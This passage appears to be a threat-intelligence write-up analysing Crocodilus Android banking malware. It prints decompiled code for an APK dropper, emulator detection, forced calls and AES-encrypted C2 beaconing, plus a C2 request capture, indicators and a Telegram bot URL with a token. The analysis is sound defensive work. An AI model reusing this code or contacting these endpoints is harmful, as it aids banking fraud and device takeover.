Static analysis of the DEX file also reveals an interesting method used to deliver the login screen. Instead of a native interface, the login screen is actually an HTML page presented to the user, which the authors have hidden in the code by encoding it in base64.







References to the dropped application, specifically **iSZMv.apk**, can also be observed within the code.

```
public final File g() {
    boolean z;
    InputStream inputStream0 = this.getAssets().open("iSZMv.apk");
    int v = inputStream0.read();
    switch(v) {
        case -1: {
            throw new IOException("APK dosyası boş");
        label_5:
            z = true;
            break;
        }
        case 80: {
            z = false;
            break;
        }
        default: {
            goto label_5;
        }
    }

    try {
        File file0 = new File(this.getExternalFilesDir(null), "iSZMv.apk");
        try(FileOutputStream fileOutputStream0 = new FileOutputStream(file0)) {
            byte[] arr_b = new byte[0x400];
            if(!z) {
                fileOutputStream0.write(v);
            }

            while(true) {
                int v1 = inputStream0.read(arr_b);
                if(v1 <= 0) {
                    break;
                }

                if(z) {
                    for(int v2 = 0; true; ++v2) {
                        if(v2 >= v1) {
                            break;
                        }

                        arr_b[v2] = (byte)(arr_b[v2] ^ v);
```


Here, for the first time, we encounter code snippets written in Turkish. This observation supports the findings of ThreatFabric researchers, who concluded that the malware is most likely developed in Turkey. Within the application, we can also find phrases or code segments such as:





Second stage analysis

In the case of the second application, the same operational model is employed. Within the dropped .apk file, we can find a .dex file named *jasminenacho.dex*, which, as shown in the screenshot below, again appears in the form of a .vdex file.



Within the .dex file, we can see the origin of the malware's name — *Crocodile*. The name is derived from a code snippet containing the phrase *CROCODILE BOT 2025*. Additionally, there are *greetings* to the well-known malware researcher Lukáš Štefanko embedded within the code.

```
    }

    if(this.FBCyZgVNUCspmf.cwDyTCJdXSdr.equals(this.FBCyZgVNUCspmf.oywycvpjLCsAQEuEoj) && QpVUrXGUDoug.hFifBWIjAOitRhP(this)
        this.GyriRJbYLSRSB.FzOgUJZqzxbSVhLu(">>>STOP<<<", "<< STOP CROCODILE BOT 2025 >> FUCK YOU LUCAS STEFANKO! \uD83D\uDD
        throw new ArithmeticException("/ by zero");
    }

    if(!this.GyriRJbYLSRSB.ZyhRJkessTWOWXOmuI(this, wOHOKBMFI.class)) {
        Intent intent0 = new Intent(this, yXfRlQHtIHgw.class);
        intent0.addFlags(0x30000000);
        this.startActivity(intent0);
    }
    else if(this.FBCyZgVNUCspmf.CmxQZmtLyvHsWDUVW.equals(this.FBCyZgVNUCspmf.oywycvpjLCsAQEuEoj)) {
        Intent intent1 = new Intent(this, LOrIaNLvJWWPYy.class);
        intent1.addFlags(0x30000000);
        this.startActivity(intent1);
    }

    Objects.requireNonNull(this.FBCyZgVNUCspmf);
    if(QpVUrXGUDoug.ydphaDsViIFmRW(this, "8RG69241A653") == null) {
        this.GyriRJbYLSRSB.tRhlkhPAGlFilYIGD(this);
    }
    else {
        this.GyriRJbYLSRSB.YlqSJevZmYSPV(this);
    }

    this.pFKHZbCZcCIEuHskOk();
    this.GyriRJbYLSRSB.MUpOMkzUfKJxp(this, 3000L);
    this.GyriRJbYLSRSB.FzOgUJZqzxbSVhLu(">>>START<<<", "<< START CROCODILE BOT 2025 >> FUCK YOU LUCAS STEFANKO ");
    this.finish();
}

private void pFKHZbCZcCIEuHskOk() {
    DisplayMetrics displayMetrics0 = new DisplayMetrics();
    this.getWindowManager().getDefaultDisplay().getRealMetrics(displayMetrics0);
    int v = displayMetrics0.widthPixels;
    int v1 = displayMetrics0.heightPixels;
    QpVUrXGUDoug qpVUrXGUDoug0 = this.GyriRJbYLSRSB;
    Objects.requireNonNull(this.FBCyZgVNUCspmf);
    qpVUrXGUDoug0.eeCppJcFEvRuHRc(this, "WD74C563bm589", String.valueOf(v));
    QpVUrXGUDoug qpVUrXGUDoug1 = this.GyriRJbYLSRSB;
    Objects.requireNonNull(this.FBCyZgVNUCspmf);
    qpVUrXGUDoug1.eeCppJcFEvRuHRc(this, "S741852Q9H", String.valueOf(v1));
}
```

It can also be observed that the application was designed to support multiple language versions.

```
static {
    HashMap hashMap0 = new HashMap();
    evgaYbAVM.brOgUHlVwXlkkeUnno = hashMap0;
    hashMap0.put("tr", "Lütfen erişilebilirliği etkinleştirin");
    hashMap0.put("en", "Please enable accessibility");
    hashMap0.put("fr", "Veuillez activer l\'accessibilité");
    hashMap0.put("de", "Bitte aktivieren Sie die Barrierefreiheit");
    hashMap0.put("es", "Por favor, habilite la accesibilidad");
    hashMap0.put("it", "Per favore abilita l\'accessibilità");
    hashMap0.put("ru", "Пожалуйста, включите доступность");
    hashMap0.put("zh", "请启用无障碍功能");
    hashMap0.put("ja", "アクセシビリティを有効にしてください");
    hashMap0.put("ko", "접근성을 활성화 해주세요");
    hashMap0.put("ar", "\u064A\u0631\u062C\u0649 \u062A\u0645\u0643\u064A\u0646 \u0625\u0645\u0643\u0627\u0646\u064A\u0629 \
    hashMap0.put("hi", "कृपया एक्सेसिबिलिटी सक्षम करें");
    hashMap0.put("pt", "Por favor, habilite a acessibilidade");
    hashMap0.put("pl", "Proszę włączyć dostępność");
    hashMap0.put("nl", "Schakel toegankelijkheid in");
    hashMap0.put("sv", "Vänligen aktivera tillgänglighet");
    hashMap0.put("fi", "Ota käyttöön esteettömyys");
    hashMap0.put("da", "Aktiver venligst tilgængelighed");
    hashMap0.put("el", "Παρακαλώ ενεργοποιήστε την προσβασιμότητα");
    hashMap0.put("he", "\u05D0\u05E0\u05D0 \u05D0\u05E4\u05E9\u05E8 \u05E0\u05D2\u05D9\u05E9\u05D5\u05EA");
    hashMap0.put("th", "โปรดเปิดใช้งานการช่วยการเข้าถึง");
    hashMap0.put("vi", "Vui lòng bật tính năng trợ năng");
    hashMap0.put("id", "Harap aktifkan aksesibilitas");
    hashMap0.put("ms", "Sila aktifkan kebolehcapaian");
    hashMap0.put("cs", "Povolte prosím přístupnost");
    hashMap0.put("hu", "Kérem, engedélyezze az akadálymentességet");
    hashMap0.put("ro", "Vă rugăm să activați accesibilitatea");
    hashMap0.put("bg", "Моля, активирайте достъпността");
    hashMap0.put("hr", "Molimo omogućite pristupačnost");
    hashMap0.put("uk", "Будь ласка, увімкніть доступність");
    hashMap0.put("sk", "Prosím, povoľte prístupnosť");
    hashMap0.put("sl", "Prosimo, omogočite dostopnost");
    evgaYbAVM.qqLBHCGfFXqnb = "Chrome 2.0.4 Update";
    evgaYbAVM.EZYHiMXNIEmiWjQywm = "http://rentvillcr.homes";
}
```

The application offers a wide range of functionalities, one of which is the ability to detect whether it is running in an emulated environment.

```
public static boolean hFifBWIjAOitRhP(Context context0) {
    boolean z1;
    boolean z;
    try {
        z = Settings.Global.getInt(context0.getContentResolver(), "adb_enabled", 0) == 1;
        String s = Build.BRAND.toLowerCase();
        String s1 = Build.MANUFACTURER.toLowerCase();
        String s2 = Build.MODEL.toLowerCase();
        z1 = s.contains("emulator") || s.contains("generic") || s.contains("android");
        return !s1.contains("genymotion") && !s1.contains("nox") && !s1.contains("virtual") && !s2.contains("sandbox") ? z || z1 : true;
    }
    catch(Exception exception0) {
    }
```

The malware includes automatic call initiation, potentially allowing attackers to place phone calls without user interaction.

```
public static void bNJjaiRAXlQuK(Context context0, String s) {
    try {
        String s1 = Uri.encode(s);
        Intent intent0 = new Intent("android.intent.action.CALL");
        intent0.setData(Uri.parse((QpVUrXGUDoug.FBCyZgVNUCspmf.BdZOWRASBVNvPXlm + s1)));
        intent0.setFlags(0x10000000);
        context0.startActivity(intent0);
        QpVUrXGUDoug.nDOegKwMqDDjq(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.epPqPPaEfNipx, "Start USSD: " + s + QpVUrXGUDoug.FBCyZgVNUCspmf.rtiqhfZDDOiAqxIU);
    }
    catch(Exception exception0) {
        exception0.printStackTrace();
        QpVUrXGUDoug.nDOegKwMqDDjq(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.epPqPPaEfNipx, "ER(127): " + exception0.getMessage() + QpVUrXGUDoug.FBCyZgVNUCspmf.rtiqhfZDDOiAqxIU);
    }
}
```

The malware communicates with a command-and-control (C2) server, the address of which is embedded within the .dex file.

```
public void tRhlkhPAGlFilYIGD(Context context0) {
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.NThcJrbcmgECFJq, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    Objects.requireNonNull(QpVUrXGUDoug.FBCyZgVNUCspmf);
    this.eeCppJcFEvRuHRc(context0, "8RG692414653", "ERROR16");
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.tzLqmoqaFAaNI, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.ATleDSruinuzdHRDV, QpVUrXGUDoug.FBCyZgVNUCspmf.oywycvpjLCsAQEuEoj);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.qmVSmjuapRRt, QpVUrXGUDoug.FBCyZgVNUCspmf.oywycvpjLCsAQEuEoj);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.VJCRAOtSwuRKIou, QpVUrXGUDoug.FBCyZgVNUCspmf.tVuyfrWQuCLELmZP);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.ULILdmWuBQGjPKqL, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.QiNpLxmnNdPEHne, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.XCkNThJNylhQhAdfG, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.rqZKDowsUeIJw, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.iBcOGOsKQBYpGTnm, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.RLPXZzrRfBGcFfoR, QpVUrXGUDoug.FBCyZgVNUCspmf.HkQIbqsvemLNRkm + "unrelated.hamburger.lQQPRSNed.rTPmCpHXFwWxpI");
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.TKxBtaBeqHOAhYD, QpVUrXGUDoug.FBCyZgVNUCspmf.HkQIbqsvemLNRkm + Telephony.Sms.getDefaultSmsPackage(context0).toString());
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.gVfiWXjbbmCNo, QpVUrXGUDoug.FBCyZgVNUCspmf.HkQIbqsvemLNRkm);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.cgITmemXrTJAJOsiK, QpVUrXGUDoug.FBCyZgVNUCspmf.HkQIbqsvemLNRkm);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.mTYanIoIjWPYHtn, QpVUrXGUDoug.FBCyZgVNUCspmf.HkQIbqsvemLNRkm);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.dcXFQcNpRuifl, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.AEjvRpPehTtTKik, QpVUrXGUDoug.FBCyZgVNUCspmf.KyADKIHIxQyxqYAjPb);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.qjGOdtyPvNqqBmemj, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.QfCcFhSUCQRInIu, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.GWXxGLeBNLEKHw, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.XnCnoXcGSgrj, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.APiIQiZiClbhxRUENc, QpVUrXGUDoug.FBCyZgVNUCspmf.ywnAlpGDyUhFW);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.yxNmvzhdLyFzx, QpVUrXGUDoug.FBCyZgVNUCspmf.HkQIbqsvemLNRkm);
    this.eeCppJcFEvRuHRc(context0, QpVUrXGUDoug.FBCyZgVNUCspmf.VBbQJXIvuQnyKPpZg, "http://rentvillcr.homes");
}
```

Example of communication with the C2 server:

```
POST /Pragmatical HTTP/1.1
Content-Type: application/json; charset=UTF-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 13; Pixel Buil[redacted]
Host: rentvillcr.homes
Connection: keep-alive
Accept-Encoding: gzip, deflate, br
Content-Length: 1071

{
   "carFileDoesnt":
   "PTiPSE5oVidKcEVT3N2dTTBJVk14OfVUPiTw9nIk3GEs9VVi5i1GV12vKFJ55TJkdDiFWm1aWuFaaGtJV1isTEtaNXtFbDFhWxpqTVPaVUOyVjNreVTw9n8RWVTVngReHRyID4OhU1UUiNVmxHT3hOVFZKNm5UaDxyTlFeKU4sOVlTcTiTVkJCaicdVlVNHipETTRGMFFxoDF5WmhuUYe1KEwQWmxRaTi
   VVkdCbmNI3hdcGHBnXWqQdkVF4Y2irTmbZV1g1PiksTogjKXFSTidSVGF2aHpiNXdrV1hbVFLTmJNbVoxU1BvV1R5eDJVViDTOFaWFC2kVOdlPiVEBPFe9NVVdjUUYwVjNVEtoOWVVGWPiVidWsiJqJ2GWQpcQjBaVi5vWVNNV2dSJHM2JGQkbkdUZVVXbOb05dHqOV18NTXg5KipgWxdjPEkXTiN
   kPiJJ2FZiTVIzTG14Pi1zSXpMcmMXIE5oRGOJST2MNUWYU0iV1iXaEViKDhlU1OhVPnVlIYeEf4VDtNbVZ3GEVidTVVbmh3FKIPiVidiZXUYtOQiNFbZ8ImXByUVtQ5R5bSiJTTXBobfU2aGpjYGbzTXVbhVdobGtRMIITspaVWN3UDda3OIrU7FSaiEOZOPWUZxrIMpvM3i
   3UkVTWkJWTXdVVmJEcEIWVGhWO1dwPiNCQjFbUBBFTT8wbE5diFdUc2xrWlNVSFpiWjNMVkPVZDt5aDioWid2dTiEtV2i6eIJwaDJLeGdtTmiKVidGbGihWKAxSi1i9O9i9i2ZTE5uTUxSM3kvPjBkPOpVVi8oVPJtcbJOMmNI9iJSM2Ji0lhWWNhWVmdoViGOWtNVsVVUWiWVlNvWXViS2hOTjVGMFpxMTB
   NWYtOUIzPipzOlZmbXPVViV5SFNDaZlhVO5UTWFKbGRGWldFdFJWVU5OMXtxaNpkRlZuV3pWVGVpOVdk",
   "miniature":"OTBUVkxMVTidDBZaWRFV3RCVFJyUUhackliTzJvEE="
}
```

To understand and subsequently decrypt the communication, it is necessary to examine the encryption function.

```java
package unrelated.hamburger.ipXUukTHkf;

import android.util.Base64;
import java.security.SecureRandom;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import org.json.JSONObject;

public abstract class VeTpkqltd {
    static evgaYbAVM FBCyZgVNUCspmf;

    static {
        VeTpkqltd.FBCyZgVNUCspmf = new evgaYbAVM();
    }

    public static String cTGYVJolReye(String s, String s1) {
        try {
            JSONObject jSONObject0 = new JSONObject(s);
            String s2 = jSONObject0.getString(VeTpkqltd.FBCyZgVNUCspmf.ttPJIzWCiusa);
            String s3 = jSONObject0.getString(VeTpkqltd.FBCyZgVNUCspmf.cSGlcmxfbdYjHLqAQ);
            String s4 = new String(Base64.decode(s2, 2));
            String s5 = new String(Base64.decode(s3, 2));
            String s6 = new StringBuilder(s4).reverse().toString();
            String s7 = new StringBuilder(s5).reverse().toString();
            String s8 = new String(Base64.decode(s6, 2));
            String s9 = new String(Base64.decode(s7, 2));
            byte[] arr_b = Base64.decode(s8, 2);
            byte[] arr_b1 = Base64.decode(s9, 2);
            Cipher cipher0 = Cipher.getInstance("AES/CBC/PKCS5Padding");
            cipher0.init(2, new SecretKeySpec(s1.getBytes(), "AES"), new IvParameterSpec(arr_b1));
            return new String(cipher0.doFinal(arr_b));
        }
        catch(Exception exception0) {
            throw new RuntimeException("Error 2", exception0);
        }
    }

    public static String pGlylYsKecZrB(String s, String s1) {
        try {
            Cipher cipher0 = Cipher.getInstance("AES/CBC/PKCS5Padding");
            SecretKeySpec secretKeySpec0 = new SecretKeySpec(s1.getBytes(), "AES");
            byte[] arr_b = new byte[16];
            new SecureRandom().nextBytes(arr_b);
```

The function takes arguments from two variables, carFileDoesnt and miniature, both of which are visible in the network communication screenshot. It then performs a series of transformations:

- Decodes base64,
- Reverses the byte order,
- Performs another round of base64 decoding,
- Followed by a final base64 decode, which is then used as the key or input for AES decryption.

A Python script was written to replicate these steps, resulting in the decrypted output. Some fields within the output have been intentionally or redacted by me :-).

```
{"action":"hidden:)","deviceID":"
{hidden:)}","C01039058573":"hidden:)","localeCode":"us","phoneTag":"ik-
X","phoneBuild":"13","phoneModel":"Genymobile Google
Pixel","phoneCarrier":"Android","OK2OXS1901Z9C":100,"screenModes":1,"TRCR1939OCFX92":"
```

Summary

Described mobile malware campaign leverages fake banking applications distributed via malicious social media ads, continuing the abuse of legitimate bank brands. The malware, identified as part of the **Crocodilus** family, includes advanced capabilities such as device takeover, overlay attacks, and emulator detection. It uses obfuscation techniques like base64-encoded HTML for login overlays and `.vdex`-wrapped `.dex` files to hinder analysis. The malware communicates with a traditional command-and-control (C2) server, with the address embedded directly in the DEX file and traffic encrypted using layered base64 and AES. Static artifacts, such as Turkish language strings and embedded developer messages, suggest the malware originates from Turkey, aligning with previous findings by ThreatFabric.

IOCs:

```
IKO Lokata purge.tremble 689579531a417b84ddbceb17c75d3c39IKO Lokata
unrelated.hamburger e7551da0d6e05cce11d4bf3ae016bb15
```

C2:

```
hxxps://api.telegram.org/bot8055029511:AAH3AF978hUKj7X2J7C-Z4tuOhMD9EIFa-
o/sendMessage?chat_id=7547984349hxxp://rentvillcr.homes
```